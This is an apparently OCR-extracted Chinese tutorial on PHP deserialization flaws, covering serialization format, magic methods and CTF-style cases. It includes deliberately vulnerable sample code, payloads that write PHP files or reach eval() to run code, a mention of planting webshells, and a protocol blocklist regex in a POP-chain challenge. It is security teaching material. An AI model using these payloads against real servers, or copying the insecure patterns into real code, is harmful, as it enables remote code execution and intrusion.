
```
O:4:"Girl":3:{s:4:"name";s:5:"jimmy";s:6:" * age";i:20;s:11:" Girl
money";d:108.5;}
```

对象字段名的序列化规则：

`var`和`public`：`var`和`public`声明的字段都是公共字段，因此它们的字段名的序列化格式是相同的。公共字段的字段名按照声明时的字段名进行序列化，但序列化后的字段名中不包括声明时的变量前缀符号**$**

`protected`：声明的字段为保护字段，在所声明的类和该类的子类中可见，但在该类的对象实例中不可见。因此保护字段的字段名在序列化时，字段名前面会加上`\0*\0`的前缀。这里的`\0`表示 **ASCII** 码为`0`的字符，属于不可见字符，因此该字段的长度会比可见字符长度大**3**

`private`：声明的字段为私有字段，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见。因此私有字段的字段名在序列化时，字段名前面会加上`\0<declared class name>\0`前缀。这里`<declared class name>`表示的是声明该私有字段的类的类名，而不是被序列化的对象的类名。因为声明该私有字段的类不一定是被序列化的对象的类，而有可能是它的祖先类



解析：

```
$jimmy = 'O:4:"Girl":3:
{s:4:"name";s:5:"jimmy";S:6:"\00*\00age";i:20;S:11:"\00Girl\00money";d:108.5;}';
```

1.为何有区分小写s以及大写S

原因是：各个属性对应的访问控制符都不一样，序列化出来的类名也不一样，`protected`和`private`这两个访问控制符声明出来的类名**值**都会有空字节，而正是这个原因，含空字节需要用大写的**S**，而并非是纯ASCII字符串的小写**s**

2.在上图输出序列化字符时结果明显显示不出来空字符，那需要如何替代

解决问题：可以使用`\00`来代替空字符

魔术方法

魔术方法是一种特殊的方法，在某些情况下会自动调用。魔术方法的命名是以两个下划线开头的，常见的魔术方法有：


```
__construct()      //对象创建(new)时会自动调用
构造函数，在对应对象实例化时自动被调用. 子类中的构造函数不会隐式调用父类的构造函数.
在 PHP 8 以前，与类名同名的方法可以作为 __constuct 调用但 __construct 方法优先

__destruct()       //对象被销毁时触发

__toString()       //把对象当作字符串使用时触发
例如直接 echo $jiimmy  则会直接触发

__wakeup()         //使用unserialize时触发
在对象被反序列化时会调用

__sleep()          //使用serialize时触发
在对象被序列化时会调用

__call()           //在对象上下文中调用不可访问的方法时触发
无法访问的方法时会调用

__callStatic()     //在静态上下文中调用不可访问的方法时触发
__get($key)        //用于从不可访问的属性读取数据,$key就是不存在的属性
__set()            //用于将数据写入不可访问的属性
__isset()          //在不可访问的属性上调用isset()或empty()触发
__unset()          //在不可访问的属性上使用unset()时触发
__clone()          //当克隆对象是调用
__invoke()         //当脚本尝试将对象调用为函数时触发
__autoload()       //在代码中当调用不存在的类时会自动调用该方法
```

案例1

案例源码：

```php
<?php
header("content-type:text/html;charset=utf-8");
class Girl{
     public $name = "小花";
     public function __construct($name){
     $this->name = $name;
     echo "__construct: 创建对象时，create object:$this->name \n";
     }
     public function __destruct(){
     echo "__destruct: 对象销毁时, $this->name is died ! \n";
     }
     public function __call($name, $arguments){
     echo "__call: 调用不存在的方法时 \n";
     }
```

```
    public function __toString(){
    return "__toString: 把对象当做字符串输出时 \n";
    }
    public function __clone(){
    echo "__clone: 克隆对象时 \n";
    }
    public function __get($name){
    echo "__get: 读取一个不存在的属性时 \n";
    }
    public function __set($name, $value){
    echo "__set: 设置不存在的属性 \n";
    }
    public function __isset($name){
    echo "__isset: 对不可访问属性调用isset() \n";
    }
    public function __unset($name){
    echo "__unset: 在不可访问的属性上使用unset() \n";
    }
    public function hello(){
    echo "My name is $this->name !\n";
    }
}
$jimmy = new Girl("Ryan");
$jimmy->hello();
$jimmy->a();
$jimmy->b;
$w2 = clone $jimmy;
echo $jimmy;
$w2->name = "zs";
$w2->abc = "zs";
isset($w2->abc);
unset($w2->a);
?>
```



案例2（代码写入漏洞）：

案例源码：

```php
<?php
header("content-type:text/html;charset=utf-8");
highlight_file(__FILE__);
class Girl{
    public $name = "小明";
    public $file = "a.txt";
    function __wakeup(){
        $file = fopen($this->file, 'w');
        fwrite($file, $this->name);
        fclose($file);
    }
}
echo "<h1>反序列化漏洞案例</h1>";
if(isset($_GET["str"])){
    $str = $_GET['str'];
    $o = unserialize($str);
    echo "name:".$o->name;
}
?>
```


```php
<?php
header("content-type:text/html;charset=utf-8");
highlight_file(__FILE__);
class  Girl{
        public  $name  =  "小明";
        public  $file  =  "a.txt";
        function  __wakeup(){
                $file  =  fopen($this->file,  'w');
                fwrite($file,  $this->name);
                fclose($file);
        }
}
echo  "<h1>反序列化漏洞案例</h1>";
if(isset($_GET["str"])){
        $str  =  $_GET['str'];
        $o  =  unserialize($str);
        echo  "name:".$o->name;
}
?>
```

反序列化漏洞案例

解题步骤：


1.发现在第三个条件$o当中有一个**反序列化命令**，刚好引起魔术方法`__wakeup()`

2.魔术方法内的一系列行为正是将`$name`的值写入到`$file`这个值所创建的文件夹，因此可以联想到可以**写入一个php文件去进行上传**`webshell`**或者是读取**`phpinfo`

3.构造payload：

只需要将对应的`$name`以及`$file`的值为对应的需求即可

```
O:4:"Girl":2:{s:4:"name";s:18:"<?php phpinfo();?>";s:4:"file";s:5:"a.php";}
```





```
        $str = $_GET['str'];
        $o = unserialize($str);
        echo "name:".$o->name;
}
?>
```

反序列化漏洞案例

name:

虽然这里没显示但在源码中已经成功执行
没显示是因为php代码本身就不回显到前端



访问对应写入的a.php文件


PHP Version 5.4.45

System	Windows NT DESKTOP-344ICHQ 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\windows

属性赋值

案例源码：

```php
<?php
show_source(__FILE__);
error_reporting(0);
class DEMO{
    public $func;
    public $arg ;
    public function safe(){
    echo $this->arg;
    }
    public function evil(){
    eval($this->arg);
    }
    public function run(){
    $this->{$this->func}();
    }
    function __construct(){
    $this->func = 'evil';
    }
}
$obj=unserialize($_GET['a']);
$obj->run();
?>
```




```php
<?php
show_source(__FILE__);
error_reporting(0);
class  DEMO{
        public  $func;
        public  $arg  ;
        public  function  safe(){
        echo  $this->arg;
        }
        public  function  evil(){
        eval($this->arg);
        }
        public  function  run(){
        $this->{$this->func}();
        }
        function  __construct(){
        $this->func  =  'evil';
        }
}
$obj=unserialize($_GET['a']);
$obj->run();
?>
```

解题分析：

1.首先根据后面的调用行为知道了会去使用这个类的`run()`方法

2.然后发现`evil()`这个方法中有`eval`函数可以执行，所以需要把`run()`方法内的`$this->func`给变成`evil`才能够去成功指向到`evil()`，唯一的办法就是去调用`__construct`这个魔术方法，所以必然需要`new`一个新的类

3.接着再把`arg`这个属性的值赋上需要执行的命令，比如：`phpinfo();`

直接写序列化数据显然是不合适的，因为序列化数据**不符合**人类的直观感受，很容易出错。实际上，都是利用`serialize()`函数来生成序列化数据的。

生成步骤：

1.把题目代码复制到本地

2.注释掉与属性无关的内容（方法和没用的代码）

3.对属性赋值

4.输出url编码后的序列化数据：

```
echo(urlencode(serialize(new DEMO())));
```

5.将序列化数据发送到目标服务器


进行URL编码的原因

1.原始的序列化数据可能存在不可见字符

2.如果不进行编码，最后输出的结果是片段的，不是全部的，会有类似截断导致结果异常，所以需要进行url编码

赋值的方法分为三种：

1.直接在属性中赋值：优点是方便，缺点是只能赋值字符串




输出后的序列化：

```
O%3A4%3A%22DEMO%22%3A2%3A%7Bs%3A4%3A%22func%22%3Bs%3A4%3A%22evil%22%3Bs%3A3%3A%22arg%22%3Bs%3A10%3A%22phpinfo%28%29%3B%22%3B%7D
```

2.外部赋值：优点是可以赋值任意类型的值，缺点是只能操作public属性


注意点：小技巧：对于**php7.1+**的版本，反序列化对属性类型**不敏感**。尽管题目的类下的属性可能不是public，但是我们可以**本地改成public**，然后生成public的序列化字符串。由于7.1+版本的**容错机制**，尽管属性类型错误，php也认识，也可以反序列化成功。基于此，可以绕过诸如`\0`字符的过滤



输出后的序列化：


```
O%3A4%3A%22DEMO%22%3A2%3A%7Bs%3A4%3A%22func%22%3Bs%3A4%3A%22evil%22%3Bs%3A3%3A%22arg%22%3Bs%3A10%3A%22phpinfo%28%29%3B%22%3B%7D
```

3.构造方法赋值（万能方法）：优点是解决了上述的全部缺点，缺点是有点麻烦



输出后的序列化也是一样

测试：



POP链

POP链：POP（面向属性编程）链是指从现有运行环境中寻找一系列的代码或指令调用，然后根据需求构造出一组连续的调用链

反序列化利用就是要找到合适的POP链。其实就是构造一条符合原代码需求的链条，去找到可以控制的属性或方法，从而构造POP链达到攻击的目的

寻找POP链的思路：

1.寻找`unserialize()`函数的参数是否可控

2.寻找反序列化想要执行的目标函数，重点寻找魔术方法（比如`__wakeup()`和`__destruct()`）；

3.一层一层地研究目标在魔术方法中使用的属性和调用的方法，看看其中是否有我们可控的属性和方法

4.根据我们要控制的属性，构造序列化数据，发起攻击

案例

源码：

```
<?php
header("Content-type:text/html;charset=utf-8");
error_reporting(1);
highlight_file(__FILE__);
class Read
```

```php
{
    public function get_file($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}
class Show
{
    public $source;
    public $var ;
    public $class1;
    public function __construct($name='index.php')
    {
        $this->source = $name;
        echo $this->source.' Welcome'."<br>";
    }
    public function __toString()
    {
        $content = $this->class1->get_file($this->var);
        echo $content;
        return $content;
    }
    public function _show()
    {
        if(preg_match('/gopher|http|ftp|https|dict|\.\.|flag|file/i',$this-
>source)) {
            die('hacker');
        } else {
            highlight_file($this->source);
        }
    }
    public function Change()
    {
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source))
{
            echo "hacker";
        }
    }
    public function __get($key){
        $function=$this->$key;
        $this->{$key}();
    }
}
if(isset($_GET['sid']))
{
    $sid=$_GET['sid'];
    $config=unserialize($_GET['config']);
    $config->$sid;
}
else
{
    $show =new Show('index2.php');
    $show->_show();
}
```


```php
<?php
header("Content-type:text/html;charset=utf-8");
error_reporting(1);
highlight_file(__FILE__);
class Read
{
        public function get_file($value)
        {
                $text = base64_encode(file_get_contents($value));
                return $text;
        }
}
class Show
{
        public $source;
        public $var ;
        public $class1;
        public function __construct($name='index.php')
        {
                $this->source = $name;
                echo $this->source.' Welcome'."<br>";
        }
        public function __toString()
        {
                $content = $this->class1->get_file($this->var);
                echo $content;
                return $content;
        }
        public function _show()
        {
                if(preg_match('/gopher|http|ftp|https|dict|\.\.|flag|file/i',$this->source)) {
                        die('hacker');
                } else {
                        highlight_file($this->source);
                }
        }
        public function Change()
        {
                if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
                        echo "hacker";
                }
        }
        public function __get($key){
                $function=$this->$key;
                $this->{$key}();
        }
}
if(isset($_GET['sid']))
{
        $sid=$_GET['sid'];
        $config=unserialize($_GET['config']);
        $config->$sid;
}
else
{
        $show =new Show('index2.php');
        $show->_show();
}
```

index2.php Welcome

